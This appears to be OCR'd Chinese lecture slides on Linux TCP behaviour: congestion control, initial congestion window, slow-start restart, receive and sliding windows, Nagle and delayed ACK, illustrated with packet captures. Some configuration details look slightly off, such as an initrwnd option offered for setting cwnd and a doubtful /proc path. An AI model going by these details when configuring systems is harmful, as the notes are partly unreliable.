





d-scak

- net.ipv4.tcp_dsack = 1 (default)
- 在sack基础上设立的机制
- 帮助发送方判断，是否发生了包失序、ACK 丢失、包重复或伪重传. 让 TCP 可以更好的做网络流控.

ack丢失







网络时延

拥塞控制

- 慢启动
  - 每收到一个ack, cwnd = cwnd +1
  - 每一轮RTT, cwnd = cwnd x 2
- 拥塞避免
  - cwnd > ssthresh使用拥塞避免算法
  - 每一轮RTT, cwnd = cwnd + 1
- 拥塞发生
  - 超时重传
    - threhold = cwnd/2 , cwnd = 1
    - 进入慢启动阶段
  - 快速重传
    - cwnd = cwnd /2, threhold = cwnd
    - 进入快速恢复
- 快速恢复
  - cwnd = threhold + 3 MSS





拥塞窗口

- 发送端主动去控制流量
  - 实际发送初始流量是 拥塞窗口和滑动的最小值 .
- linux3.0之前initcwnd为3 .
- linux3.0以后采取了Google的建议窗口调到10 .
  - 查看
    - ss -nli | grep cwnd
    - tcpdump windows
  - 设置
    - ip route change 10.0.0.0/8 via 10.1.1.1 dev bond0 initrwnd 30
    - /proc/sys/net/ipv4/tcp_initcwnd

拥塞窗口

```
 1 2016-03-30 17:49:16.945765 10.137.18.42 10.98.60.74    TCP    74 19388 → 80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=228
 2 2016-03-30 17:49:17.075450 10.98.60.74  10.137.18.42   TCP    74 80 → 19388 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM=
 3 2016-03-30 17:49:17.075473 10.137.18.42 10.98.60.74    TCP    66 19388 → 80 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=2284841557 TSecr=1
 4 2016-03-30 17:49:17.075517 10.137.18.42 10.98.60.74    HTTP  328 GET /?name=itemjump&o=j&pid=mm_54206473_7304016_24128119&templetId=10
 5 2016-03-30 17:49:17.205198 10.98.60.74  10.137.18.42   TCP    66 80 → 19388 [ACK] Seq=1 Ack=263 Win=15616 Len=0 TSval=1754788480 TSecr
 6 2016-03-30 17:49:17.224807 10.98.60.74  10.137.18.42   TCP  1514 [TCP segment of a reassembled PDU]
 7 2016-03-30 17:49:17.224822 10.137.18.42 10.98.60.74    TCP    66 19388 → 80 [ACK] Seq=263 Ack=1449 Win=17536 Len=0 TSval=2284841706 TS
 8 2016-03-30 17:49:17.224856 10.98.60.74  10.137.18.42   TCP  4410 [TCP segment of a reassembled PDU]
 9 2016-03-30 17:49:17.224870 10.137.18.42 10.98.60.74    TCP    66 19388 → 80 [ACK] Seq=263 Ack=5793 Win=20480 Len=0 TSval=2284841706 TS
10 2016-03-30 17:49:17.224903 10.98.60.74  10.137.18.42   TCP  2491 [TCP segment of a reassembled PDU]
11 2016-03-30 17:49:17.224915 10.137.18.42 10.98.60.74    TCP    66 19388 → 80 [ACK] Seq=263 Ack=8218 Win=23296 Len=0 TSval=2284841706 TS
12 2016-03-30 17:49:17.224926 10.98.60.74  10.137.18.42   TCP  5858 [TCP segment of a reassembled PDU]
13 2016-03-30 17:49:17.224938 10.137.18.42 10.98.60.74    TCP    66 19388 → 80 [ACK] Seq=263 Ack=14010 Win=26240 Len=0 TSval=2284841706 T
14 2016-03-30 17:49:17.354555 10.98.60.74  10.137.18.42   TCP  1514 [TCP segment of a reassembled PDU]
15 2016-03-30 17:49:17.354574 10.137.18.42 10.98.60.74    TCP    66 19388 → 80 [ACK] Seq=263 Ack=15458 Win=29184 Len=0 TSval=2284841836 T
16 2016-03-30 17:49:17.354741 10.98.60.74  10.137.18.42   HTTP  9531 HTTP/1.1 200 OK  (text/html)
17 2016-03-30 17:49:17.354759 10.137.18.42 10.98.60.74    TCP    66 19388 → 80 [ACK] Seq=263 Ack=24924 Win=32000 Len=0 TSval=2284841836 T
18 2016-03-30 17:49:17.354887 10.137.18.42 10.98.60.74    TCP    66 19388 → 80 [FIN, ACK] Seq=263 Ack=24924 Win=32000 Len=0 TSval=228484
19 2016-03-30 17:49:17.484537 10.98.60.74  10.137.18.42   TCP    66 80 → 19388 [ACK] Seq=24924 Ack=264 Win=15616 Len=0 TSval=1754788759 T
```


* cwnd = 30
* 42340 ≈ 30 x 1460

* cwnd = 10
* 14600 = 10 x 1460

```
110 2016-04-11 23:31:36.694128 10.83.251.40 10.98.60.74    TCP     74 53755 → 80 [SYN] Seq=0 Win=42340 Len=0 MSS=1460 SACK_PERM=1 TSval=
111 2016-04-11 23:31:36.822664 10.98.60.74  10.83.251.40   TCP     74 80 → 53755 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PE
112 2016-04-11 23:31:36.822719 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=1 Ack=1 Win=42368 Len=0 TSval=1768790204 TSec
113 2016-04-11 23:31:36.822868 10.83.251.40 10.98.60.74    HTTP   613 GET /?name=itemjump&o=j&pid=mm_54206473_7304016_24128119&templetId
114 2016-04-11 23:31:36.951389 10.98.60.74  10.83.251.40   TCP     66 80 → 53755 [ACK] Seq=1 Ack=548 Win=15616 Len=0 TSval=2812128226 TS
115 2016-04-11 23:31:36.973541 10.98.60.74  10.83.251.40   TCP   1514 [TCP segment of a reassembled PDU]
116 2016-04-11 23:31:36.973564 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=548 Ack=1449 Win=45312 Len=0 TSval=1768790355
117 2016-04-11 23:31:36.973582 10.98.60.74  10.83.251.40   TCP   5858 [TCP segment of a reassembled PDU]
118 2016-04-11 23:31:36.973594 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=548 Ack=7241 Win=56832 Len=0 TSval=1768790355
119 2016-04-11 23:31:36.973600 10.98.60.74  10.83.251.40   TCP   1043 [TCP segment of a reassembled PDU]
120 2016-04-11 23:31:36.973606 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=548 Ack=8218 Win=59776 Len=0 TSval=1768790355
121 2016-04-11 23:31:36.973610 10.98.60.74  10.83.251.40   TCP   4410 [TCP segment of a reassembled PDU]
122 2016-04-11 23:31:36.973618 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=548 Ack=12562 Win=68480 Len=0 TSval=176879035
123 2016-04-11 23:31:36.973633 10.98.60.74  10.83.251.40   TCP   2962 [TCP segment of a reassembled PDU]
124 2016-04-11 23:31:36.973659 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=548 Ack=15458 Win=74240 Len=0 TSval=176879035
125 2016-04-11 23:31:36.973672 10.98.60.74  10.83.251.40   TCP   5858 [TCP segment of a reassembled PDU]
126 2016-04-11 23:31:36.973684 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=548 Ack=21250 Win=85888 Len=0 TSval=176879035
127 2016-04-11 23:31:36.973714 10.98.60.74  10.83.251.40   TCP   2962 [TCP segment of a reassembled PDU]
128 2016-04-11 23:31:36.973721 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=548 Ack=24146 Win=91648 Len=0 TSval=176879035
129 2016-04-11 23:31:36.973773 10.98.60.74  10.83.251.40   TCP   2962 [TCP segment of a reassembled PDU]
130 2016-04-11 23:31:36.973781 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=548 Ack=27042 Win=97408 Len=0 TSval=176879035
131 2016-04-11 23:31:36.973822 10.98.60.74  10.83.251.40   TCP   1514 [TCP segment of a reassembled PDU]
132 2016-04-11 23:31:36.973829 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=548 Ack=28490 Win=100352 Len=0 TSval=17687903
133 2016-04-11 23:31:36.973839 10.98.60.74  10.83.251.40   HTTP  1452 HTTP/1.1 200 OK  (text/html)
134 2016-04-11 23:31:36.973845 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [ACK] Seq=548 Ack=29876 Win=103168 Len=0 TSval=17687903
135 2016-04-11 23:31:36.974068 10.83.251.40 10.98.60.74    TCP     66 53755 → 80 [FIN, ACK] Seq=548 Ack=29876 Win=103168 Len=0 TSval=176
```


ssr


- 建议禁用慢启动空闲重启 (ssr Slow-Start Restart)
  - 在一段时间没有包传输，则会重新进入慢启动 .
  - 这个常量在include/net/tcp.h中定义为1s (linux 3.10)
  - net.ipv4.tcp_slow_start_after_idle = 0 (default 1)




接收窗口

- 作用
  - 为了防止发送方无脑的发送数据, 导致接收方缓冲区被填满
  - 利用接收窗口的特性达到流量控制
- 接收窗口是由接收方指定, 向发送方告知接收方当前TCP 缓冲区大小
  - 应用读取缓冲区数据，窗口自然变大
  - 应用程序一直不读取数据，则窗口逐步变小，一直到0.
- 窗口大小在握手期间协商, 后续ack报文时携带win窗口大小
- 零窗口通知与窗口探测






滑动窗口



古老的 send—wait--send



- Sent and Acknowledged
- Send But Not Yet Acknowledged
- Not Sent，Recipient Ready to Receive
- Not Sent，Recipient Not Ready to Receive

滑动窗口

- 目的是什么 ？
  - 解决串行, 提高吞吐量
  - 重传丢包
  - 乱序
  - 重复


- TCP的包可以分为四种状态
  - 已发送并且已经确认的包
  - 已发送但是没有确认的包
  - 未发送但是可以发送的包
  - 不允许被发送的包

nagle

- Nagle目的
  - 理论上提高网络利用率, 减少小包发送, 小包合并大包发送！
- Nagle定义
  - 最多只能有一个未被确认的小包！
  - 只缓冲小包的数据，并排队小包！
- Nagle算法
  - 如果发送内容大于1个MSS立即发送
  - 如果当前没有包未被确认立即发送
  - 如果之前有包未被确认, 缓存发送内容
  - 如果收到ack, 立即发送缓存的内容


- linux默认开启nagle
- 如何关闭nagle
  - TCP_NODELAY
  - golang net默认关闭nagle


只发送一个字节的数据
也要携带20byte的ip头及20byte的tcp头！



delay ack

- 目的跟nagle相似, 提高带宽利用率.
- 什么时候发送ack?
  - 当有多个ack报文发送时
  - 有数据要发送携带ack
  - 触发定时器
    - linux
      - 40ms
    - windows
      - 200ms
- 关闭delay ack
  - TCP_QUICKACK （快速ack)
  - 需要针对每个socket fd设置

